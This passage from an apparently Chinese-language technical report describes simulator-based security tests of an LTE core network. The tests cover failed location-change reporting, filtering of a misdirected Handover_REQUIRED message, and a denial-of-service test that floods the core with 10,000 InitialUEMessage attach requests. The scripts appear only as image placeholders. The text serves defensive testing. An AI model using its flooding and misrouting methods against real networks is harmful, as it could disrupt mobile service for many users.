


圖 6- 10 位置異動回報功能檢測腳本（通過）

資料來源：本團隊整理

(2) 測試成功信令，如圖 6- 11。




圖 6- 11 位置異動回報功能檢測-信令（通過）

資料來源：本團隊整理

(3) 測試成功產出，如圖 6- 12。




圖 6- 12 位置異動回報功能檢測-測試結果（通過）

資料來源：本團隊整理

如果是第二種或是第三種情況，則該測試項目可以是下圖，中間會有一個回傳失敗的節點來告訴 MME。則整個錯誤的情況會重複嘗試 5 次，而超過重試次數則停止。

2. 測試失敗

(1) 測試失敗腳本，如圖 6- 13。




圖 6- 13 位置異動回報功能檢測腳本（不通過）

資料來源：本團隊整理

(2) 測試失敗信令，如圖 6- 14。




圖 6- 14 位置異動回報功能檢測-信令（不通過）

資料來源：本團隊整理

(3) 測試失敗產出，如圖 6- 15。




圖 6- 15 位置異動回報功能檢測-測試結果（不通過）

資料來源：本團隊整理

（三）訊息功能過濾功能檢測

參考威脅為 3GPP TR33.820 T13：Traffic tunneling between H(e)NBs。在這個測試項目中，我們想要檢驗核心網路是否能夠過濾掉不正確的訊息，而該訊息可能來自於基站間私下建立溝通管道，或是意圖發送錯誤的控制訊息至其他的核心網路裝置，如 MME。在這個測試項目中，基站會傳送一個換手機制的訊息，但卻是送往不正確的位置，觀察核心網路是否會丟棄該訊息。測試架構包含核心網路模擬器（EPC1 和 EPC2），和基站網路模擬器。該基站網路模擬器將換手機制的訊息試圖傳送到另外一個核心網路模擬器，如此一來，就能夠製造一個非法傳遞管道的控制訊息。本測試項目係觀察連接的核心網路是否能夠丟棄該訊息封包。而該測試項目中，基站網路模擬器包含一個應用節點和一個傳輸節點，而傳輸節點支援 SCTP 通訊協定。核心網路模

擬器各包含一個應用節點和一個傳輸節點，而其中一個傳輸節點（EPC2）與基站的傳輸節點相連。該異常控制流量可透過在基站節點中運行如圖 6- 16 的腳本來傳送。




圖 6- 16 訊息功能過濾功能檢測腳本

資料來源：本團隊整理

在上圖中，有一個變數節點跟一個資源節點。基站的應用節點會呼叫傳輸節點來傳送 Handover_REQUIRED 訊息，伴隨著一個錯誤的對象，也就是另一個核心網路節點的元件。如果核心網路模擬器 2（EPC2）不能識別出該換手訊息是來自於錯誤的位置，則會接受該訊息，而不會有失敗的訊息傳回。

1. 測試成功

(1) 測試成功腳本，如圖 6- 17。




圖 6- 17 訊息功能過濾功能檢測腳本（通過）

資料來源：本團隊整理

(2) 測試成功信令，如圖 6- 18。




圖 6- 18 訊息功能過濾功能檢測-信令（通過）

資料來源：本團隊整理

(3) 測試成功產出，如圖 6- 19。




圖 6- 19 訊息功能過濾功能檢測-測試結果（通過）

資料來源：本團隊整理

2. 測試失敗

(1) 測試失敗腳本，如圖 6- 20。




圖 6- 20 訊息功能過濾功能檢測-腳本（不通過）

資料來源：本團隊整理

(2) 測試失敗信令，如圖 6- 21。




圖 6- 21 訊息功能過濾功能檢測-信令（不通過）

資料來源：本團隊整理

(3) 測試失敗產出，如圖 6- 22。




圖 6- 22 訊息功能過濾功能檢測-測試結果（不通過）

資料來源：本團隊整理

（四）阻斷服務攻擊抵禦能力檢測

參考威脅為 3GPP TR33.820 T16: Denial of service attacks against core network。在 TR 33.820 中，核心網路可能遭受到的威脅包含來自於內部網路的阻斷式攻擊，造成核心網路部分元件癱瘓。為了模擬該阻斷式攻擊，我們利用需要非常大量運算的 InitialUEMessage 來讓模擬的 EPC 承受大量的計算量。此測試項目包含了基站網路模擬器及核心網路模擬器，而該基站將會發送大量的初始訊息給核心網路。假設在發送

大量初始訊息的情況下還能夠接收 NAS 下行的訊息，包含正確的 AUTHENTICATION_REQUEST ，則表示該核心網路能夠承受一定程度的攻擊。。




圖 6- 23 阻斷服務攻擊抵禦能力檢測腳本

資料來源：本團隊整理

在圖 6- 23 中，基站的應用節點呼叫傳輸節點來傳送初始訊息 InitialUEMessage，包含 ATTACH_REQUEST，送至核心網路並且計算現在傳送量。假設這個傳輸量少於 10,000 筆，則繼續發送。如果等於或大於 10,000 筆，則停止發送。在核心網路收到 InitialUEMessage 之後，應會開始運行 UE 認證的程序。因為 UE 的認證牽涉許多核心網路的元件，所以對核心網路來說，認證一個裝置是非常耗費時間的。這種不對等的運算需求，讓基站能夠對核心網路造成阻斷式攻擊。

當發生基站異常大量發送認證訊息時，視核心網路能夠承受多少的連線數量。在此，我們設計了兩個核心網路的腳本，一個能夠完成 UE 認證，另一個則是模擬受到攻擊而癱瘓的核心網路。在下圖 6- 24 中，是一個能夠正常完成 UE 認證訊息的核心網路腳本。當收到 ATTACH_REQUEST 時，核心網路的應用節點會呼叫傳輸節點傳送 AUTHENTICATION_REQUEST 給基站。而可觀測到下列的信令。

1. 測試成功

(1) 測試成功腳本，如圖 6- 24。




圖 6- 24 阻斷服務攻擊抵禦能力檢測腳本（通過）

資料來源：本團隊整理

(2) 測試成功信令，如圖 6- 25。




圖 6- 25 阻斷服務攻擊抵禦能力檢測-信令（通過）

資料來源：本團隊整理

(3) 測試成功產出，如圖 6- 26。




圖 6- 26 阻斷服務攻擊抵禦能力檢測-測試結果（通過）

資料來源：本團隊整理

圖 6- 27 則是模擬受到攻擊而癱瘓的核心網路腳本，在此腳本中，中間有一個計時器來模擬延遲的時間，來表示硬體資源耗盡時的情況。如果 MME 來不及處理訊息，則信令的順序會有許多沒對應的 DownlinkNASTransport 出現。

2. 測試失敗

(1) 測試失敗腳本，如圖 6- 27。




圖 6- 27 阻斷服務攻擊抵禦能力檢測腳本（不通過）

資料來源：本團隊整理

(2) 測試失敗信令，如圖 6- 28。




圖 6- 28 阻斷服務攻擊抵禦能力檢測-信令（不通過）

資料來源：本團隊整理

(3) 測試失敗產出，如圖 6- 29。




圖 6- 29 阻斷服務攻擊抵禦能力檢測-測試結果（不通過）

資料來源：本團隊整理

第6.2節　行動寬頻資安檢測項目規劃

在本章節中，我們開始規劃未來可能需要實測的項目。在概念性驗證中，發現了雖然現有行動網路已經全面 IP 化，但還是與網際網路架構差異大。行動網路的架構大多較為封閉，且內部的 IP 與外部網際網路使用的 IP 不同，內部連線還會受到嚴格的管控以及監測。要隨便發送、偽造、竄改一個網路封包是困難的，而控制訊號甚至不會讓一般使用者接觸到。這些特性跟網際網路所遭遇到的環境不太相同，從無線網路的攻擊來看，似乎不能夠系統性的規劃與測試。

